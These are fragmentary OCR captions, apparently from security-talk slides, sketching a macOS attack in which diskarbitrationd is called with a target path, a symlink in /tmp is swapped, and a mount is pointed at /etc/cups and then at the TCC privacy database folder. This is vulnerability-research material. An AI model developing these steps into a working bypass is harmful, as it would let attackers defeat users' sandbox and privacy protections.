
(some time passes)

...

2. call diskarbitrationd with /etc/cups

target: /etc/cups

THE ATTACK



target: /tmp/link

/tmp/mnt

alternate symlink

~/Library/Application Support/com.apple.TCC

storagekitd

1. sandbox_check on /tmp/mnt

...


(some time passes)

...


2. call diskarbitrationd with ~/Library/Application Support/com.apple.TCC

target: ~/Library/Application Support/com.apple.TCC

